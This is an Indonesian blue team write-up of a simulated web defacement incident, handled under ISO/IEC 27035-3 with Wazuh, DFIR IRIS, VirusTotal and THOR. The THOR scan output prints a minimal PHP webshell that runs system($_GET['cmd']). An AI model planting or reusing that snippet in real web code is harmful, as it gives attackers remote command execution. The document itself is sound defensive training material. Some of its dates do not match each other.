



BLUeteam

B
L
U
E
T
E
A
M

W
R
I
T
E
U
P

H
O
W
T
O
R
E
S
P
O
N
S
E

WEB DEFACEMENT



BAPANG CSIRT

An incident investigation walkthrough based on ISO/IEC 27035



TABLE OF CONTENTS

03 Introduction

04 Scope

05 ISO/IEC 27035-3 Phases

00 I-Detection

00 II-Notification

00 III-Triage

00 IV-Analysis

00 V-Response

00 VI-Reporting

W
H
A
T

INTRODUCTION

Dokumen ini merupakan dokumentasi penanganan insiden dari Blue Team dalam simulasi penanganan insiden pada BaPang CSIRT. Penanganan dan respon insiden dilakukan berdasarkan standar ISO/IEC 27035 bagian 3 tentang Pedoman Operasi Tanggap Insiden TIK.

Dokumen ini dapat digunakan untuk memberikan gambaran terkait proses investigasi dan penanganan insiden siber.

Insiden yang terjadi berupa Web Defacement yang diawali oleh serangan terhadap kerentanan pada web server.



S
C
O
P
E

OBJECTIVE

Menangani insiden keamanan akibat eksplorasi kerentanan SQL Injection dan RCE pada Web Server yang digunakan oleh korban. Tujuan mencakup identifikasi, isolasi, mitigasi, pemulihan sistem, serta analisis artefak untuk memahami jalur serangan dan mencegah kejadian serupa.

R
U
A
N
G

MISSION

1. Mengidentifikasi bukti eksplorasi kerentanan.
2. Mengisolasi sistem yang terdampak untuk mencegah meluasnya serangan.
3. Menghapus artefak berbahaya, backdoor, dan file tidak sah yang ditanamkan (jika ada).
4. Mengembalikan layanan website ke kondisi normal dan memperbaiki kerentanan.
5. Pelaporan: Menyusun laporan insiden.

L
I
N
G
K
U
P




Sesuai dengan ruang lingkup yang ditentukan, tahapan penanganan insiden yang dilakukan terdiri dari:

1. **Deteksi (Identify, Detect, & Report)**
2. **Notifikasi (Identify, Detect, & Report)**
3. **Triase (Assessment & Decision)**
4. **Analisis (Assessment & Decision)**
5. **Respon (Response)**
6. **Pelaporan (Response)**

STEP 1: DETECTION



Pendeteksian insiden dilakukan oleh **Sistem Otomasi Respon Insiden SIEM Wazuh**. Wazuh menerima log dari berbagai sumber/endpoint secara realtime. Apabila terdapat log dari sumber (Wazuh Agent, Firewall, atau IDS) yang sesuai dengan *rules*, maka Alert akan muncul.



Selain sistem deteksi pada SIEM dan Sistem Otomasi Respon Insiden, pendekstiansan insiden juga dapat dilakukan berdasarkan laporan dari stakeholder, pengguna, atau anggota organisasi yang terdampak insiden.

STEP 2 : NOTIFICATION



Apabila Alert yang muncul di Wazuh sesuai dengan kondisi yang mengindikasikan terjadinya suatu insiden, maka Alert tersebut akan diolah oleh Sistem Otomasi Respon Insiden. Alert akan diteruskan menjadi Notifikasi melalui **Telegram** kepada Tim Tanggap Insiden Siber.

NFA IR-SOC Lab
Wazuh Alert Detected (#1752073927.7224961)

Description: Web Defacement Attack Detected:
/var/www/html/makaryo/index.html

Severity Level: 12
Agent: LAB_Ubuntu
Timestamp: 2025-07-09T15:12:07.835+0000

Rule ID: 100002
Category: ['aggregation', 'customweb', 'attack', 'defacement', 'custom']

👉 Mohon ditinjau segera.

2:07 PM

Meskipun telah dikirimkan notifikasi di Grup Telegram, notifikasi dapat diteruskan ke pihak lain (jika diperlukan) seperti Stakeholder atau Pimpinan yang tidak tergabung dalam grup. Media notifikasi juga bisa menggunakan Email.

STEP 3 : TRIAGE

Pada tahap ini, Incident Responder melakukan assessment terhadap alert insiden yang diterima dan menentukan apakah alert tersebut **false positive** atau **true positive**.





Sistem Otomasi Respon Insiden telah membuatkan **Case** insiden pada **DFIR IRIS** secara otomatis setelah Alert muncul. Incident Responder dapat menggunakan platform DFIR IRIS sebagai platform manajemen insiden dan kolaborasi terkait proses penanganan insiden seperti **penambahan IoC**, **pengunggahan evidence**, dan **pendelegasian tugas**.

A screenshot of the DFIR IRIS web interface. The URL is https://172.20.10.109/case?cid=210. The page title is "#210 - Wazuh Alert: Web Defacement". The main content area shows a summary of the alert: "Sebuah alert telah diterima dari sistem deteksi (Wazuh/Suricata) dan sedang dalam proses analisis lebih lanjut." Below this, there is a section titled "Informasi awal:" with a bulleted list of details: Agent: LAB_Ubuntu, Waktu: 2023-07-09T15:12:07.835+0000, Severity: 12, Deskripsi Rule: Web Defacement Attack Detected: /var/www/html/makaryo/index.html, and Kategori: ['aggregation', 'customweb', 'attack', 'defacement', 'custom']. A note at the bottom states: "*Case ini dibuat secara otomatis untuk kebutuhan triase dan investigasi awal." The interface includes various navigation tabs like Summary, Notes, Assets, IOC, Timeline, Graph, Tasks, Evidence, and buttons for Manage, Processors, Pipelines, Request review, Generate report, and Activity report.

Setelah dilakukan analisis awal, Analis dapat menentukan apakah Case Insiden akan dieskalasi (**true positive**) atau ditutup (**false positive**). Analisis awal dapat dilakukan dengan memeriksa log di **SIEM** maupun perangkat perimeter lainnya.

STEP 3 : TRIAGE (CONT)

Berikut hasil pemeriksaan log alert di SIEM dan pemeriksaan tampilan halaman website. Terjadi perubahan pada file **/var/www/html/makaryo/index.html** yang mencurigakan. Selain itu, tampilan web juga berubah menjadi situs judi online.



Dapat disimpulkan bahwa insiden ini benar terjadi (*true positive*). Tahapan berlanjut ke Analisis.

STEP 4 : ANALYSIS

Analisis dapat dilakukan melalui beberapa cara berikut:

1. **Pemeriksaan IoC** ke Virustotal/MISP/CTI lainnya
2. **Pemindaian evidence** atau antivirus
3. **Analisis log** (jaringan maupun aplikasi), dll



Sistem akan secara otomatis melakukan analisis dasar berupa pemeriksaan IoC (filehash) dari index.html yang baru ke **Virustotal**. Hasilnya akan ditampilkan di bagian **Note** pada Case insiden terkait. Selain itu, juga dilakukan pemindaian evidence pada direktori website untuk mendeteksi adanya file yang tidak sah lainnya.

The screenshot shows a web interface for managing security incidents. At the top, there's a navigation bar with tabs like Summary, Notes, Assets, IOC, Timeline, Graph, Tasks, Evidence, and others. The 'Notes' tab is active. Below the navigation, there's a search bar labeled 'Search in notes'. A main content area is titled 'Basic Enrichment with Virustotal (Case ID #259)' with a sub-id '#18-1addce0f-f564-471a-a51e-82d061d69730'. The content area contains several numbered steps or findings:

- 1 Hasil analisis Virustotal: {“malicious”: 0, “suspicious”: 0, “undetected”: 61, “harmless”: 0, “timeout”: 1, “confirmed-timeout”: 0, “failure”: 0, “type-unsupported”: 14}
- 2 Hasil pemindaian evidence dapat dilihat di mesin target (victim) pada direktori /var/www/html/makaryo/webagent_thor_*.html

Untuk hasil yang lebih komprehensif, lakukan analisis lanjutan secara **manual** seperti **analisis jaringan** (untuk mendeteksi koneksi jaringan yang *malicious*) maupun dengan melakukan **pemindaian evidence/antivirus** untuk mendeteksi file-file tidak sah (backdoor, persistence, dll). **Jangan lupa tambahkan hasil analisis manual di Case insiden.**

STEP 4 : ANALYSIS (CONT)

Berikut adalah hasil pemindaian evidence menggunakan tools **Thor**

THOR Scan Report

This THOR Lite license permits non-commercial use only. It is strictly prohibited to sell THOR Lite or sell services that include the use of THOR Lite. For details, see the EULA in the ./docs folder. For a special license that covers these cases, allows Sigma scanning and suppresses this message, please contact our sales via <https://www.nextron-systems.com/get-started/>

Scan Information		Modules	Statistics
Scanner	Thor	Filescan	7
Version	10.7.16		Alerts 0
Run on System	webagent		Warnings 10
Argument list	-path /var/www/html/ -alldrives -cross-platform -intense -norescontrol -module Filescan		Notice 4
Signature Database	2024/06/21-152349		Info 480
Start Time	Thu Aug 7 04:06:41 2025		Errors 1
End Time	Thu Aug 7 04:06:44 2025		
IP Addresses	172.20.10.114		
Run as user	ikaz		
Admin rights	no		
Platform	Ubuntu 22.04.5 LTS		
Log File Name	webagent_thor_2025-08-07_0406.txt		
False Positive Filters Applied	0		
Scan ID	CAWUWUTCHOO		

Help

Shortcuts Use Ctrl+↑ (Windows/Linux) or ⌘+↑ (macOS) to return to the top of the page

Filters You can provide a file (-filter file) with regular expressions to suppress false positives

Hint 1 Select text and use the context menu to filter / select / lookup strings

Hint 2 Click on a module to filter for all events from that module.

No filters applied

ditemukan adanya file webshell bernama **shell.php** pada direktori **/var/www/html/makaryo/admin/img/pegawai/**

Warning 10 Aug 7 04:06:43 webagent/172.20.10.114

MODULE: Filescan
MESSAGE: Malware file found
SCORE: 88
FILE: /var/www/html/makaryo/admin/img/pegawai/shell.php
EXT: .php
TYPE: PHP
SIZE: 63
MD5: 9d7ff1da9fa97922c28cd74bbc0d7f8f
SHA1: 5437909df7b10b884d60e9737e43e2f4c6bf51ad
SHA256: e6325e13118db0d1108c09f2b9f9ce3a01cdd63e7c5a00b289ab411e57e18070
FIRSTBYTES: 3c3f7068700a696628697373657428245f474554 / <?php if(isset(\$_GET
CHANGED: Wed Jul 9 05:42:19.741 2025
MODIFIED: Wed Jul 9 05:42:19.741 2025
ACCESSED: Wed Aug 6 15:11:01.129 2025
PERMISSIONS: -rw-r--r--
OWNER: www-data
GROUP: www-data
REASON_1: YARA rule WEB SHELL_PHP_Generic_Eval / Generic PHP webshell which uses any eval/exec function in the same line with user input
SUBSCORE_1: 75
REF_1: Internal Research
SIGTYPE_1: internal
SIGCLASS_1: YARA Rule
MATCHED_1:

- system(\$_GET at 0x24 in<?php \x0a if(isset(\$_GET['cmd'])) (\x0a system(\$_GET['cmd']);\x0a\x0a?>\x0a"

RULEDATE_1: 2021-01-07
TAGS_1: GEN, T1505_003, WEB SHELL
RULENAME_1: WEB SHELL_PHP_Generic_Eval
AUTHOR_1: Armin Rupp (<https://github.com/ruppd>)

STEP 5 : RESPONSE



Untuk insiden *Web Defacement* ini, *incident responder* dapat menentukan untuk menjalankan *workflow* respon otomatis atau melakukannya secara manual. Apabila memilih otomatis, maka sistem akan melakukan **penghentian web server**, **penghapusan file** tidak sah (termasuk webshell), **restore file** website dari server backup, dan memuat kembali (**restart**) **web server**.

Berikut adalah hasil respon insiden otomatis berupa **restore file** website dari backup.

```
root@webagent: /var/www/html/makaryo
GNU nano 6.2                               index.html
[!DOCTYPE html>
<html lang="en">
<head>
<meta charset="utf-8">
<meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=>
<meta name="description" content="">
<meta name="author" content="Template Mo">
<link href="https://fonts.googleapis.com/css?family=Roboto:100,300,400,500,>
<link rel="icon" href="assets/images/logo_absensi.png" type="image/png">
<title>Absensi Pegawai | NFA</title>
<!--
ART FACTORY
https://templatemo.com/tm-537-art-factory
-->
<!-- Additional CSS Files -->
[ Read 457 lines ]
^G Help      ^O Write Out ^W Where Is ^K Cut      ^T Execute    ^C Location
^X Exit      ^R Read File ^\ Replace   ^U Paste     ^J Justify   ^/ Go To Line
```




Tampilan website sudah kembali seperti semula.

STEP 6 : REPORTING



Tahapan terakhir adalah pembuatan laporan. Tahapan ini melakukan pembuatan laporan secara otomatis dan mengirimkannya kepada tim CSIRT melalui Telegram. Selain itu, dilakukan juga penambahan informasi ancaman ke MISP.



Dokumen format laporan yang dihasilkan secara otomatis oleh sistem masih belum lengkap, sehingga diperlukan penambahan data dan informasi oleh analis pada dokumen agar menghasilkan laporan yang komprehensif.

LAPORAN HASIL PENANGANAN INSIDEN

Web Defacement pada Lab Ubuntu

Formulir ini digunakan untuk pelaporan hasil penanganan insiden siber oleh Badan Pangan-CSIRT.

Informasi Insiden

Waktu Pelaporan	2025-08-06T15:12:07.835+0000
Nama Pelapor	-
Waktu Respons	2025-08-06T15:12:07.835+0000
Nama Personel	-
Aset Terdampak	172.20.10.114
Bukti Insiden (Screenshots)	[Lampiran Screenshot]

Identifikasi Insiden
Wazuh mendeteksi perubahan mencurigakan pada file index.html di /var/www/html.

Penyelidikan Insiden
Web Defacement Attack Detected: /var/www/html/makaryo/index.html

Tindakan Penanganan Insiden
IP penyerang diblokir, file yang diubah dipulihkan, dan server diisolasi.

Pemulihan Insiden
Backup diterapkan ulang, update keamanan dipasang, dan monitoring ditingkatkan.

Dampak Insiden

Dampak Finansial dan Bisaya	Tidak ada kerugian finansial langsung
Dampak Operasional	Layanan tidak dapat digunakan dan diakses selama waktu tertentu

P
E
N
U
T
U
P



***Ingatlah, Bahwa Kechilafan Satu
Orang Sahaja Tjukup Sudah
Menjebabkan Keruntuhan Negara***

P
E
N
U
T
U
P

